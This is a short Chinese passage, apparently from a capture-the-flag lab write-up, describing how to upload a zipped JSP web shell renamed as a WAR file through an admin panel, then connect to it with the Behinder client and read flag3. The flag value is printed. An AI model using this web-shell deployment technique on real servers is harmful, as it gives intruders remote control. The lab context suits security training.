
进入后台,有一个传war文件的地方
war文件是 Java Web 应用程序的标准打包格式,格式和zip包一样
找一个jsp马,压缩成zip,后缀改名为war
出现了一个shell目录,点进去转到http://10.10.20.88:8080/shell/shell.jsp
冰蝎连接

flag3:flag3{8bc05b8ba01d357a44d42b7b16ce7a58}